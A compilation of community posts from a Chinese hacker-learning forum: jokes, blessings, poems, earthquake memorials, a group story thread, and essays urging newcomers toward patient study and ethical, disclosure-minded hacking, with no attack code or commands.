好吧，我承认是俺们不对，因为部落有人开始叫俺们暴风野兽了，作为它们的绿皮队长，我们已经开始跟地精沦为一谈了。每次让它们做事，总是说，“知道了，瘦人；是的，瘦人！瘦人万岁！”正当我们准备退出 TBC 之际，忽闻“忘了开”又 TMD 开了！难道是因为陶瓷国的人祸太多，吸引了天灾的降临？

先进疯子伊崔格说过，种族并不代表荣誉，只要你呆在我的农场，就请你记住并尊重这个信条。

我曾见过一些兽人，他们像最高贵的骑士那样可敬；我还见过某些人类，他们像最残忍的亡灵天灾那样邪恶。

啊，我不该拿我年轻时的故事来烦你的！要做的事情还很多呢——如果你很想找些事情做的话。

先进份子共祖露也说过，坦白与否并不代表荣誉，只要你能灵魂深处闹革命，就请你记住并尊重这个声音——“向前进向钱进，流氓的责任重，妇女的冤仇深~古有扈三娘，制服上战场~今有女流氓，迎风射十丈~向前进向前进，流氓的责任重，妇女的冤仇深~”

我曾见过一些男人，他们像最美丽的萝莉一样性感~我还见过某些女人，他们像最 YD 的大叔那样邪恶。

啊，我不该拿我不老不嫩时的故事来烦你的！要爱的人要干的事要做的 00XX 还很多呢——如果你很想找些乐子票子妹子做的话。

伟大的卡尼母告诉我们，南人应以兽人为荣，以格罗姆·地狱咆哮为荣！生活在古希腊，男人白天练武杀人，晚上喝酒吃肉睡女人。简单，暴力，有激情！

以后请不要叫我流氓，我是除膜卫道士！

快人快语

每人对兵团说一句话！祝福兵团吧 希望管理可以置顶
5706636

兵团是我们大家的家，我们要多回来看看额！

每人说一句话祝福兵团吧。

祝愿兵团人才多多 也祝愿我自己技术更上一层楼。（冰河洗剑）

祝兵团这个大家庭越来越好，让我们在交流中不断提升自我、收获友谊~！（辰少）

文化厅 有祝福墙老大 不过还是祝福兵团 也祝福自己 早点 找到另一半😁（剑影飞扬）

祝愿各位战友们浓厚学有所成 （小信子）

我们的团队、我们的努力、我们会亲眼见证兵团一天天壮大！（lanlan）

进入兵团一小段时间了，也没怎说过话，主要是自己太菜了，呵呵！要成为高手还是要看书，上机，百度，基础要扎实，对电脑和网络的理解要深，最关键的是编程功夫！路漫漫其修远

兮，吾辈上下而求索！祝兵团的兄弟姐妹们天天快乐，技术进步！👉（qinhua jun128）

美韩联军在日本海域军演，态度恶略，目的明显，作为电脑技术人员，应该有怎样的爱国情操？🧑 正所谓：技术无国界，但是人是有国界的！🌐 距离 25 日已经没有几天了，

听说前天黑盟出了问题，具体内容不是很详细😡 中国人很多，顶尖高手也是不少，但是最大的弊端就是：不够团结，😞 据小道消息，25 号将会上演黑色风暴，不知道这股黑风会刮到何处....我们又用什么样的态度面对这件事情呢？（hk@虫一）

这个是我的梦想的地方，真的不错的网站，可惜我天生可能不是学这个安全的成员，但我没放弃过，我是幸运的进来个这论坛，他就是我的家，不管我会多少，我都会努力的学谢谢你们的照顾诚心的感谢，没朋友没技术没师傅，就一个寂寞的学生，我真的谢谢你们可惜我不懂的太多，英文他认识我，我不认识他哈哈谢谢大家我会努力的。希望你们都进步，天天心情好。（wszgrfyb）

听说，250 干 110 的事儿，那就是 360 了

听说，绿色兵团干了计算机扫盲普及班的事情，那就是 IT 学院，天极学院了（占地挤着）西班牙得不到冠军本人就裸奔，神奇的保罗助我一臂之力~~（哇沙米）

百度谷歌等搞笑图片

1、



2、



3、



4、



5、

谷歌不行去谷歌姐



6、

查不到活该，人品问题



大爆料，论坛最牛 B 的歌唱组合

作者：geary

话说当年，曾经风骚歌坛多年，但却因为某些事躲到兵团来避难的风骚组合。
今天很荣幸能在兵团遇到他们，当年，什么 SHE 啊，飞轮海啊，都拜倒在他们们的风骚裙下。
如今他们风情依旧，风骚依旧。
各位，猜出他们是谁了么？
他们就是剑影 MM，jeset，残风这三位风骚人物。

剑影 MM 不用说，该组合唯一的女性，连芙蓉姐姐，凤姐都比她差。
jeset。兵团的比较贼的一个小伙子，因为暗恋剑影 MM 来到这组合。比什么春哥还牛。
残风，外号小残残，听 N 多人说过他 MJJ。。可悲，可叹~
风骚组合现在出现在兵团，意味着什么？
难道风骚组合又要开始风骚起来？歌唱祖国？？？
想知道他们的最新情况？恩，我会继续报道的。
轻轻说声别让他们知道，他们又要开唱了。

Geary 唱歌专访报道

作者：jeset

在今天这个可喜可庆的日子里，为了纪念伟大的明星，迈克尔杰克逊。
我在这里有幸邀请到了我们伟大的 Geary 哥（下面简称 Gay 哥）。
Gay 哥在娱乐界的名声，那就不说了，名声比德华哥的名声还大。
Gay 哥在国外也同样出名，曾与外国许多明星合作。
当我们怀着激动的心情，来到了 YY 语音，听 Gay 哥给我们战友的独家演唱会。
一进 YY。一眼望去，人山人海，都在叫着，Gay 哥，唱一个，我也难以掩盖我的激动，我也被激情和 Gay 哥的热情所感染，我也跟着下面的粉丝一起拿出不要命的音贝去吼，Gay 哥，我爱你。Gay 哥，唱一个。
由于粉丝们的热情太过于激动，Gay 哥无法演唱。
我和残风为我们伟大的 Gay 哥维护了演唱会的次序。
随后 Gay 哥说了一声貌似海豚音一样的声音：“战友们辛苦了”。下面的战友们一正激动。台下的一名女战友，直接激动的昏倒在地。
Gay 哥说了一系列的台词过后，把他那完美的声音拿了出来“让我们荡起双桨，小船儿划过波浪。。。。”。我也被 Gay 哥那沙哑而又牛声牛气的声音感染了。
时间犹如飞水一般，Gay 哥的演唱会就完了，我们抱着不舍的心情离开了 YY 语音。
Gay 哥在这后走的时候用他那沙哑而又牛声牛气的声音给我们说：我还会来给战友们唱歌的。

“你能把这个小女孩复制上来,你就是电脑高手了”【解密】

作者: hackersean

在百度贴吧里经常看到类似“你能把这个小女孩复制上来,你就是电脑高手了”这样的帖子.想必很多人复制、粘贴、再发送之后,显示的是一堆碎渣儿。

我告诉你那是怎么弄的吧～

以解你心头之恨～～

原理: 把空格替换成

具体方法如下: 来自笃行天下: <http://hi.baidu.com/duxing>

1. 把正常的楼主的小女孩图给复制到记事本中;

2. 按 Ctrl+H 跳出替换窗口, 把“查找内容”中敲个空格, 把“替换为”中输入 , 然后点全部替换;

3. 把替换后的内容发到贴吧里, 看他们还鄙视你不～～

 表示网页里的空格, 专业说法叫转义字符, 会做网页的都应该知道吧。

怎么只能烧得那么长

作者: ershi

亲爱的

我把你写在了香烟上

想你的时候用寂寞把它点亮

我的爱怎么只能烧得那么长

喔

亲爱的

别让 GG 受伤

别让 GG 把爱弹在灰缸

你不知道

最后一个烟圈又多么的惆怅

又是一年高考时

作者：lanlan

高三那年，我一直认为，高考是一场遥遥无期的等待，看不到尽头，只能徘徊于湖畔，眺望远方！

是谁让神经在焦灼的年华里炙烤、焚烧？

是谁把西天的云彩朦胧成海市蜃楼，悄悄藏到梦的枕边？

是谁将光阴的长度切成丝，然后剪不断的情愫难解难分，缠绕又缠绕、绵延复绵延？

有人说，既然选择了远方，便只顾风雨兼程。然而，不是每个人都有选择远方的勇气。曾经的我看不到远方在哪里！是天高云淡、微雨疏星，还是狂风骤雨、沉夜阴云？是花开花落寻愁觅恨奢望相知相守，还是流水东逝浪淘尽终于转眼成空？消失了的记忆，却留下了刻骨铭心的轨迹。

我踩着逶迤的轨迹，寻找着尘封的记忆

曾经在无数个黑夜里叩问自己，我在等待什么。当一个人拥有了选择命运的权利，他便会错误地以为掌握了命运。贝多芬以为自己扼住了命运的喉咙，然而，他除了让《命运交响曲》流芳百世外，最终还是把自己交给了命运。命运有时是不可控制的，正如我无法确定我的命运何时会转变！

于是，我把零八年的夏天轻轻添加到收藏夹，以一枚枯叶作为标记。

风吹落树叶，我依然记得我走在阳光下的狼狈。被烈日炙烤着的水泥道，强大的副热带高压，每个人都胆战心惊。我徘徊于尘嚣之上，到处都是浮躁的内心和空虚的灵魂。也许是从窗外的一声鸟啼开始，从教室门前的倒计时牌开始，从风过无痕的日子流逝开始，我便已开始等待。

崩山摧地的书压的人喘不过气，纯功利的价值追求压低了人的灵魂，如果等到的只是一个利欲熏心的结果，并且是以青春作为赌注，这样的梦即使风再大也无法放飞那时的等待是一间密不透风的屋子，门未锁，我却出不来！

黑暗的天窗投下曙光一脉，我紧闭的双眼终于再次目睹了世界的繁华。我看到海边的浪花奋力涌向天际，我听见耳畔的蝉鸣嘶哑了多少宁静的午后。我的目光顺着阳光的方向，那片自由的蓝天，我的梦！置身淡淡花香中，翘首！

席慕容曾写过：“日子像是书页里的插图，再精致美丽也必须翻过去。”我不知道我的日子是否如此，我只是知道，一个人行走于大地之上，总会留下一个背影，或伟岸壮阔，或猥琐狭隘。我们可能无法左右别人的评价，但却可以在很大程度上决定我们足迹的深浅，以及灵魂的品位。关键在于，自己是否用心！

在静静的等待中，终于迎来的高考。

在密不透风的暗室，等过了春秋与寒冬，等过了深邃的年轮和灿烂的星群，也等过了青春。幻想过千百遍的苍穹，那么近的触到过我的神经末梢，即使我无法保证我能成功。

高考的可畏之处在于它的无可预见性与结果的唯一性。平静接受所有的悲喜，无条件地接受人生的玩笑，只要问心无愧就好！接受，其实也是一种对生命的负责，进入考场的霎那，

我只是想，无论如何，接受一切可能的结果。就这样，在一些起伏的点缀下，我走过了高考！曾经以为，高考束缚了我的思想与生活，僵化了我的梦想与前程。我如同希隆囚徒，触手可及的自由却无法左右疯狂地等待释放的那一刻。我不是凤凰或佛陀，我不需要涅槃，不需要达摩——苇渡江的空灵与玄妙。我只是静静缅怀曾经的岁月，突然咀嚼出一种前所未有的悲壮。那曾经的束缚，悄悄解开我的守望与指责。

如今，又是一年高考时

我终于明白，等待永远是属于命运的等待，自由也只是命运的自由，即使梦想永远不会来，但命运是掌握在自己手中的，永远都是！尽管有太多的风雨会摧残我的手，但等待依旧~

即将参加高考或以后会面临高考的战友们，我们，都是双脚踏地的平凡羸弱的人。我们无力改变许多，却又希望得到许多。我们渴望仰望，又怕阳光刺痛双眸。但在高考面前，不需要任何的闪躲，在阳光的阴影里，你也会看到它的面容，高考的面容，宁静而安详！

战友们，用你们最平常的心态，迎接高考吧！把高考当成一种享受，因为你们即将解放，因为你们即将自由，因为你们即将放飞梦想 无论结果如何，只要自己问心无愧就是最好的！

又是一年高考时，朋友们，加油！祝福你们，永远的支持你们！加油、加油、加油

以后无聊的帖子可以这么回答

作者：s9867988089

我并不为楼主的标题所吸引，也不是被贴子的内容所迷惑。

我不是来抢沙发的，也不是来打酱油的。

我不是来为楼主呐喊加油的，也不是对楼主进行围堵攻击的。

我只是为了 500 帖默默奋斗

你是个美女，我毫不关心；

你是个怪兽，我绝不在意；

你是个帅哥，我不会妒忌；

你是个畜男，我也不会 PS。

你的情操再怎么高尚，我也不会赞美；

你的道德如何沦丧，我也不为所动。

在这个处女都要验证码的时代，不得不弄个会员来当当，但是小弟系初来乍到，500 帖的巨大发帖量对我来说是比较难的，于是我抄下了这段话，专门用来刷够 500 帖，好让我以后发帖不用输那该死的验证码

512，多少人记得多少事？

公元 2008 年 5 月 12 日下午 2 点 28 分，那场巨大灾难发生的源地点——中华人民共和国四川省汶川县映秀镇牛眠沟。

我们总得想个办法来纪念它，那个让人一想起来还要流泪的日子。

不需要再去细细回溯“512”的故事，我们更愿意把回想安静地留给正在读这篇文章的您，这胜过我们写的千言万语……

我们不是要忘记四川震区的老百姓，我们的心有一部分永远留在了那里，问题是我们要不要那么狭隘，以至于忽略了正在发生的灾难和就在身边的需要帮助的人。

新闻永在更换，旧事总被遗忘。还记得王家岭煤矿透水事故遇难和劫后余生的矿工吗？还记得山西注射疫苗后致残的孩子吗？

新闻总是关注大事：网络上、报纸上、电视里、广播里，但在真实的世界呢？你故乡那个贫瘠的山村，你上班路上马路边乞讨的老人，那些一贫如洗的人们，那些身患病症急需帮助的人们、那些背井离乡的打工者、那些需要关爱的孤寡人群、那些城市中的弱势群体……正如“512”不仅是 2008 年 5 月 12 日那一天一样，我们对“512”的纪念也不应该只在汶川、北川和青川。我们希望“512”能够成为一个关于心愿的节日，我们在此放飞需要关爱者的心愿，我们期待网友们帮助实现他们的心愿。我们希望这个“心愿节”能够像清明节、中秋节、感恩节一样长久持续，把“512”的精神永远传递下去。这是一个看见苦难的日子，这是一个释放爱心的日子，这一天，我们去牵起需要帮助的陌生人的手。

永远记住 512 这个灾难日，这个考验中华民族自立于世界之林的日子！

升华为对生命深层次深刻地深意认识，人性的进步认识。

面对无数困难，中国勇往直前。破除一切阻碍，为伟大的祖国奋斗~！

逝者安息，存者自强！

【活动】情系灾区，让我们为其祝福~！（2010.04.30 截止）

作者：辰少

这几年的中国，是一个多灾多难的时期。

西南的干旱、玉树的地震等等。多少同胞为之悲伤。

让我们一起行动起来，为灾区的人民，献上属于自己的一份祝福！

为逝者哀悼，为生者祈福！愿伟大的祖国早日度过难关。我们将不懈努力，为祖国的强盛加油！（辰少）

众志成城，拼搏不屈。愿逝者安息，愿灾区人民雄起，中国 13 亿人民都是你最亲最亲的家人。（kzjimmy）

我们是你坚强的后盾，我们一直关注着你们！加油！（判官）

伟大的中华人民共和国万岁，一方有难，八方支援，我们永远是相亲相爱的一家人（251329）

众志成城，抗震救灾！一方有难，八方支援！（残风雪影）

为玉树哀悼，为祖国祈福！



请拯救我们被环境所愚昧的生活，帮助摆脱桎梏的思维

作者：feihuasanjing

在家里晃啊晃的，一不小心就晃过了半个年月。时间还真挺有意思，你想让他跑快点吧，他慢腾腾的；可你想让慢下的时候，他却没给你任何理由再停留。

环境变了，人心变了。想法多了，我们才发现原来生活的状态是如此的不堪、想法是如此的不切实际、以前的观念是如此的陈旧。

我在这强烈的呼吁：“请拯救我们吧！请您放下您高贵的矜持，请您贡献出您的智慧，我们的思维是如此的缺乏理智，我们需要您的智慧让我们变得更富有判断能力”

我想还是很少有相互交流自己想法的途径吧，现在还是没能发现什么能让我们明白许多事理的地方，许多事情都众说纷纭。包罗万象的话题让我们很难理出头绪。所以，唯有有很多有针对性的不同观点相互交流时，才能让我们彻底的明白到底是怎么回事。

现在的信息我发现只要是你发现的就成了你生活的主内容。你接触了多少，你掌握的也就只有那么多。所以我发现，原来我们可以掌握的信息是如此的闭塞，我们缺少个交流的平台，缺少让自己接触到有众多个人精辟见解，有着不同于大多数人的思维见解、能切入事情真相、能分析是否被他人言论愚弄的人。

很多事情一旦错过了，就再没回旋的余地。生活也是这样，你没能认清楚它的本质，也就不能使自己在其中而游刃有余。

错过了，至少你经历过；做过了，至少你不悔过。可当你看着你要的从身边溜走，你会不会现在就去把它给牢握？太多的错过让我们学不会反思对他人的羡慕。其实我们能够得到他人现在所拥有的，关键是当它撞上你的时候，你有没有现在就开始行动起来。很多我们不能完成的事情其实就是在一种一拖再拖的情况下才让我们徒生沮丧，悔不当初。

是在混日子啊！我想很多人都是在为这么活着而忙碌，可是，怎么才能富足？我们追求的是什么呢？

我承认，现在我们如果能养活自己就已经很不错了，可除了这些我们还能有什么更高的追求？其实我们大多数人的想法很简单却也现实：能让自己活的更好、能给予自己身边的亲戚、朋友帮助与大家过得开开心心的。不让自己成为家里的负担，有承担起家庭儿女的经济能力，能完成自己的工作而有点小钱，能干自己乐意去干的事，在自己在周边人中有声望，从而体现出个人魅力。我想也就是这样，达到了美满一生。

可是大家有没发现，这只能说明他对自己周边的环境生活有影响，可还是帮不了许许多多的像你、我这样发现有待去吸取新的意见和观点，能够让自己的见识和判断更有见地，苦求而又不能得的提供有见地、有考虑、不受环境影响有自己见解的人。我们需要的是吸取不同意见，我们需要有很多从不同方面想问题的方法和观念。我们承认自己的观点有时是跟大家不一样，看的角度有时可能完全相反，可好歹也让我们知道我们的错误是在哪，指出来不是？

环境没能提供我们对事情评判的标准，不代表没有地方来发表自己的观点、不代表许多富有智慧的人就没有、不代表自己的观点就是最科学的。可观点这东西从你、从我的看法来出发很可能就不一样，同样也就造就了不同的你和我。

信息是要靠交流的，有了相互的协商才能明白各自的不足。有时感觉世界上只有自己的观点、想法是最能切中实际的。好像许许多多的人的观点根本就是惯性思维，只看到了眼前。就看看我们生活的周围吧，我们难道能找出同你的判断处事相像的人？我们能找到对一切的事情从根本上剖析从而判断出这件事的真实与否和真正目的？我们不愿成为平庸的人，可我们就是平庸的。你能干出什么让大家能对你的做法还是言论肃然起敬的事？

你觉得你是没必要来回答或者是接触那些不懂得如何处事的人，他们的愚昧让你很是瞧不起。老实说，我也有这样的想法，可难道自己想的真的是正确的？我们要有交流，交流过才能发现自己到底在哪方面考虑不周到。不错，有些事的确我们发现大多数人做的很愚蠢，可是就因为没有人教，才导致这样的结果。你不让他想到，接触都没碰过的东西，你让他怎么有能力去评判？有时是可以去包容一切。可你真能包容和看轻所有？我们毕竟是要过日子的。生活本来就是油米酱醋、身吃穿用住行。没这些就没有关心许多事情的根本。难道我们能对他人的观念嗤之以鼻？环境造就了我们的观念，性格决定了看问题的角度。我们应该抱着希望他人能明白的心态来帮助他人改变自己陈腐的观念，即使他人不能明白也没关心，至少我们曾经帮过。但帮过他，很快他就明白过来了的人，我想他绝对会对你的盛情有所感恩。

大家都是忙人，都觉得时间真的很快就过去了，没时间来讨论什么、评论什么，手头上都有事要去完成，有时也确实是没时间。这我能理解，因为我也一样。我有时间，但是要用时间是用来学习，没有什么时间来看看这看看那的。

来耗费自己的时间去帮别人什么忙？爱干嘛干嘛去，我可没那么多心情，你又不关我什么事。可是，我还是诚恳的请各位有见地的人、不屑一顾的人、自己确实很了不起的人能够来和鄙人交流，因为，我现在发现真的很多事实的表面后面藏着许多的内幕，我们只了解一点点，还有许多的真相和情况不是我们所听到和看到的那样。我们做出的判断只是在自己了解信息的基础上形成，我们的信息是如此的闭塞，所以也导致了我们的观点是如此的片面。突然，我们发现，自己作出的判断，是别人给你的结果。

我们不想总是重蹈他人的覆辙，我们不想在他人倒下的路上再次摔跤和倒下，我们需要智者来帮助，来提醒我们将犯的错误。

在一次次的跌倒中我们明白，不能以自己的观点来判断解决问题，思维是应该不段进步的。我们原有的观点应该坚信，可现在我发现没有什么是绝对的，所有的观念各个都可以来发表，我觉得最主要的就是要有自己的观点在交流碰撞中提取，形成自己的见解。只有全面的了解才能得出自己想要的答案。

我们的思维很守旧，是的。我们能接触的内容本来就不很多，我们现有的观念只是自己去接收信息的总结。我们取得信息的途径也只有自己去获取什么，什么也就成了我们所形成的观念，现在在接触什么，我们就变成什么。

可是这样真的很贫乏，取得信息的手段真的没能从各方面认识本质，我们正在接触的，就成了我们的主流。我们甚至都没弄明白，就导致了现在的结果。我想是不是应该有人，能让我们能了解到最近的主流，真正对自己的认知有提升、有自己观念的形成、能够对自己的言行举止有莫大的帮助、能够对发生的事情进行有力的剖析而不只是表象。世界是如此的日新月异，而我们的观念和做出的事情却如此的幼稚可笑。我们不愿就这样平庸者就这样的活着，我们对他人的观念真的很不认同，这样需要交流，只有大家都发表自己的见解，才有共通的语言。不过有时明知道不能改变对方固有观念，要学着机灵点不去讨论，因为他人的观念如此的固执，我们有限的精力不需要去浪费。

如果大家觉得我上面写得还可以,就请在回复中留下您一直到现在觉得不错的网站地址与论坛。只有交流,才使得我们变得更加的聪慧。请您务必答应我的请求,真诚的渴求有人来交流您独特的智慧见地。

兵团的未来是否是官方?

作者:冰河看洗剑

Q: 兵团是否是想发展加入官方培养的地下黑客组织?

现在兵团给我的官方气息非常浓重

F: 1、绿兵兵团从来不是地下黑客组织

2、“加入官方培养”,什么是官方?官方代表什么?

3、“现在兵团给我的官方气息非常浓重”表现是什么?为什么要说官方?难道遵纪守法也是官方气息浓重么?

再回答 LZ 的质疑——

要是天天都过春节,每晚都是春晚,每天都举行春节联欢晚会,你受得了吗?我受不了,劳民伤财。

我们是非盈利组织,我们的开始需要精打细算,我们无私的管理员因为是无酬劳所得的,所以需要正当的工作养活自己,然后才能奉献给绿色兵团,所以无法每个月都会组织大型活动。

去年年底大家问我们为什么沉默,是因为我们在赶制年刊。现在我们在进行官方群的培训,LZ 可以移步《官方群发展》版区浏览学习。

管理员也需要自习以提升个人修养,学习活动从未停过。兵团是否在退步?

我想借用年刊的寄语赠与你——

“新的一年,我们要做的事情还很多,给我们的战友带来安全理念的启蒙,为支持我们的衣食父母带去更多的关爱,用持续的活动给每一个绿兵成员带来活力,用点滴的教育给每一个绿兵成员带来安全!

期待你我在变革中携手发展,在发展中共同成长!

庚寅虎年,我们准备好了!”

Q: 呵呵

我最欣赏的就是兵团的这种人气旺盛、黑客精神、有组织、有纪律……

要不然好多人都会忘了自己的真实身份

注册号已经一年了快，支持绿色兵团

作者：xiaomumu000

注册号已经一年了快，我又来报道了！这次是怀着热情和激动回来了！支持绿色兵团啊 (xiaomumu000)

一年了 发帖量才 5 条？感谢你支持兵团！（CN.HK）

估计兵团要设置一个专业路过的奖项了，而且楼主很合适入选 😊 (somebodysay)

这位小兄弟去阿富汗执行秘密任务五了。。。 (ershi)

楼主真是我的偶像 注册几个月 我就混了个少校 😊 (剑影飞扬)

终于找到比我更牛的人了 （醉死青楼）

大目标从小做起

作者：mgsw999

这几天只要一开机第一反应就是打开绿兵，以前是只要一来就看电影。可能已经成习惯了。很感谢绿兵创造了这个让大家学习的平台。

我的工作主要是负责公司电脑及其网络的维护与维修，平日里遇到的问题也比较多。但是理论基础不扎实，想通过在绿兵的学习，达到我自己的目标。我看了很多关于怎样从菜鸟到高手的文章，真是受益匪浅。根据自己的实际情况，在结合大家的学习经验，总结出自己的学习方式。很多人想一下子就能成为高手（刚开始我也是这样想的），这是不切实际的，知识要一点一点积累，还要加上学习的耐心，慢慢才能成长。只要一天进步一点，长年累月下来，你的进步就大了。

总的来说，很有幸在茫茫网海中找到了绿兵这个网站，希望大家在这个平台上能互帮互助，各取所需，从理论到实践，做个真正的强人。

每天学习一点点，就会进步一点点；

每天坚持一点点，就会成功一点点！

坚持二字简单 做起来难哦， 把学习变成你的习惯，努力。

绿色兵团，我的梦想！

作者：龙城帝王

这是我在绿色发的第一个贴子，呵。算是处女作吧。

总而言之，我在各大黑客网站徘徊了三年之久，至现在一点头绪都没有。

直至昨天在绿色军团里看到一个帖子，是关于拜师的帖子，我才恍然大悟。呵。

那个帖子是乱雪发表的。很好，

尤其是：就像给你把菜刀，你可以做出一手好菜，也可以当混混提着菜刀去砍人，这不能怪“刀”，只怪你自己没有利用好这把“刀”。

乱雪，我佩服你。

《 从 高 考 落 榜 到 网 络 安 全 专 家 》

(<http://www.infosecurity.org.cn/article/news/8332.html>)

我也希望大家能去好好看看这篇文章。

兵团目前最火的文字游戏---续后缘之 251329 篇

作者：zjb8975

大家可以在下面跟帖，可以是一句话，或者一小段话，来续写这个故事，看看大家的想象力到什么程度。拒绝黄赌毒!!!

开头：话说这天一帮高级成员在闲聊，251329 突然闯来进来，说，我被房东赶出来了，没地方去了。

Continue。。。。

zjb8975 22:27:58

于是在一个阴天的气氛下，251329 穿着风衣，在咖啡厅门口约见房东。商讨租房问题

CN. HK 22:45

在咖啡庭门前，他嘴上叼着 半根大前门 兜里揣着一盒没有火柴梗的火柴盒，他！正在思考。。

哇沙米 2010-7-7 22:50

思考：“哪天要是泡上了凤姐 那就发了！”

somebodysay 2010-7-8 00:29

25 不出，谁与争锋~想抢凤姐~~一边得瑟去

zjb8975 2010-7-8 00:36

25 又在思考，泡上凤姐不是问题，问题是明天我穿什么衣服去租房呢？今天房东对我的衣服敢不感兴趣呢？

曾经在军营 2010-7-8 01:09

25 在想 我到底是选凤姐 芙蓉还是苍井空

lanlan 2010-7-8 08:52

还没思考完、前方迎来一个保安！

冰河洗剑 2010-7-8 09:42

保安曰：呀！你是犀利哥吧，我可是你的偶像啊！

醉死青楼 2010-7-8 11:06

YD 的 25 哥突然冒出一句：哥今天心情好，来给你签个名吧

geary 2010-7-8 11:52

那保安突然飞起一脚，说：“丫的你是我呕吐的对象，签名，哥给你签才是，你身上的脚印，就是我的签名。”保安叼着根烟，慢慢的走远去，25 呆呆的望着保安的背影，再望望身上的“签名”。

zjb8975 2010-7-8 22:30

25 看着自己身上的签名，突然哭了，抬腿就奔向保安，猛然停在保安身边，大叫道：亲人啊，我可找到你了，我被房东赶出来了，你给我想想办法呀，你就是我的亲人呀。

rockcanfly 2010-7-8 23:57

叼着烟的保安看见 25 突然奔过来停在身边，愣了一下，甩出一句“丫有病吧！”，转而快步向前走去。

邪恶黑蝙蝠 2010-7-9 22:45

25 也一愣，NND 腿，自言自语：俺好象真的有病，改明儿去北京青山医院整治整治，回来再找你丫算帐！

小人物

作者：geary

曾经喜欢过一个眼睛大大的、很纯洁的女孩子，可终于有一天，蓦然回首，这才明白 16 岁的花季原来那么短暂。

每当她那如一汪明净湖水的目光撞上我那深沉的微笑时，我总会感到不自然。大街上彼此擦肩而过，禁不注心中荡起一阵波澜。回头望望，她柔情依旧。自己被公认的“资本”清秀的文笔、悠扬的歌声也打动不了她的矜持。

于是我想通了，蓦地，洒脱了许多，哼着齐秦的《原来的我》，像一匹狼从她座位边昂首走过，仍不敢正视她的面容。在教室里兜了几圈儿，转身时，在众多束目光中惟独不懂她那一束。嘴里的歌停住了，居然有人在唱：我曾经问个不休，你何时跟我走……

唉，我心目中的女孩儿，我的确一无所有。也不知何时起，很晚归家，流浪汉似的双手插入裤袋，耸着肩，伴着寂寞的路灯，故作潇洒地走。深夜，心底那股激情在稿纸上发泄以后，我便悄悄起身，轻轻掠过家人门前，摸黑寻个儿破旧的“二八”，去桥边会梦中的安琪

儿。

命运和我开了个玩笑，一个很大的玩笑，我努力行着，却又从迷茫中回到起点。我无法道出生命的含义，更无法用雪莱的“过去属于死神，未来属于你自己”来鞭策自个儿，只希望像今夜那样，不断有晚风吹拂，从山那边传过的清悠笛声，是再好不过了。醉醺醺跌去自己的“11 平方米”，又是深夜。

窗外，月光如水，星星早熟睡了。灯下，我将那本自编自写“印数”只有一册的散文集《青春无怨》拿出来端详了许久。书的扉页上摘抄了席慕蓉的一首诗：在年轻的时候，如果你爱上一个人，请你，请你一定要温暖地对待她……是啊，在情感的世界里，是你的，早晚归你；不是你的，何必强求？朦胧中，我静静地躺着，脑海里不住地翻腾。的确，世界那么大，我们又是这样渺小，如一粒小小的尘埃；而我，只是个普普通通的人。

突然，我决定去远行，随南归大雁到回归线上去。毕竟，我还拥有自己。临行前，我要给她去封信：我曾经喜欢过一个眼睛大大的、很纯洁的女孩子！

面向对象程序员的经典情书

作者：s9867988089

我能抽象出整个世界...
但是我不能抽象出你...
因为你在我心中是那么的具體...
所以我的世界并不完整...
我可以重载甚至覆盖这个世界里的任何一种方法...
但是我却不能重载对你的思念...
也许命中注定了 你在我的世界里永远的烙上了静态的属性...
而我不慎调用了爱你这个方法...
当我义无反顾的把自己作为参数传进这个方法时...
我才发现爱上你是一个死循环...
它不停的返回对你的思念压入我心里的堆栈...
在这无尽的黑夜中...
我的内存里已经再也装不下别人...
我不停的向系统申请空间...
但却捕获一个异常——我爱的人不爱我...
为了解决这个异常...
我愿意虚拟出最后一点内存...
把所有我能实现的方法压入堆栈...
并且在栈尾压入最后一个方法...
将字符串 " 我爱你，你爱我吗？ " 传递给你...
如果返回值为真——我将用尽一生去爱你...
否则——我将释放掉所有的系统资源...

学黑客你是为什么

作者: jypktk

有很多朋友都说对黑客技术感兴趣，觉得好玩，刺激，神秘。但这些都是不正确的心态，我希望你是真诚的喜欢黑客技术才来学的，要不你只是来玩玩，或者用它来做坏事。

去年的这个时候我加入的兵团，觉得这里比很多外面说的黑客网站要好，至少他提倡的是免费，当时我就利用别人发现的漏洞攻击别人的电脑跟网站，成功后并没有原先想象的那么兴奋，因为我觉得利用别人发现的漏洞去攻击或者只会用工具那不叫黑客只能说是菜鸟或者脚本小子。而且你能成功只是侥幸，因为这个漏洞已经公布到了网上，只是机子的主人或者网站的管理员没注意，或者他水平也不够你才能成功的。

真正的高手是能够自己发现漏洞的人，但是要自己发现漏洞谈何容易，至少要会一两门编程语言尤其是汇编语言，熟悉操作系统，硬件设备等等。这些不是十天半个月就能学会的东西，要长期积累，不断学习。最主要是学好编程。希望你们能有这个毅力，不是玩玩，更不是用来做坏事证明自己的多厉害。

学好技术后心态是关键，这是非常重要的，也是绿色兵团提倡的，我希望你独立发现漏洞后能公布出来，就像你的前辈一样，而不是利用这个来搞破坏，或为自己牟利，这样新手可以利用这些新漏洞来锻炼自己，帮助管理员补上漏洞，为网络安全事业做出贡献。直到这样你才能算上一个真正的黑客！

如今到这里也一年了，我后面的时间很少来了，是因为我后来发现利用别人发现的漏洞补算什么技术，但是又不是对编程很感兴趣，就把精力放到了其他地方去，希望你们不要像我这样，希望你们能够学到真正在的技术，希望你们能坚持，把技术学好，最后为祖国的网络安全事业做贡献！

关于 让菜鸟去百度的 一点想法 求加精

作者: soinlovelin

Q: 论坛上很多新人在真诚的发帖，不管是求师傅还是求解答。菜鸟的确是分不清情况，但是很多人有必要冷冷回一句：去百度；去谷歌吗？谁不知道去百度去谷歌？你不想指导，请不好做这种回复。

每个人都会经过菜鸟的阶段。黑客菜鸟的困惑在于，他们是可以找到很多教程也可以找到很多工具，但是教程大多是太基础而且过时。工具呢，

不要说绑毒什么的，仅仅是不免杀一项就能让菜鸟困惑很久，以为自己的步骤错误。从而抑郁困惑很久。

最后，希望当是高手的你看到菜鸟的不算傻得问题是能真诚的指导回复，哪怕你不回复请不要说：去百度。

A：其实很多问题都是可以通过百度解决的，问题是，既然一个问题能够通过百度解决为什么还要问？让去百度的有一部分是灌水，有一部分确实事实，很简单的一个问题，百度 3 分钟搞定，但是却要发帖等答案，这是什么行为呢？

既然百度能解决但是仍然发帖这是态度问题，不要老指望别人，自己动手解决问题才更有好出，如果一个人遇到能够百度解决的问题仍然发帖问别人，我只想说这人想不劳而获，也可以断言这人不会成为黑客。问题没有傻不傻的，每个问题限于提问者的认知，都不是傻的，当然，如果你故意提傻问题，那就是傻了，并非所有人都让你去百度，论坛的版主即使让你百度也给了参考链接和参考资料。

问没什么错，关键是对待问题的态度，没有狂热的追求不可能有突破！

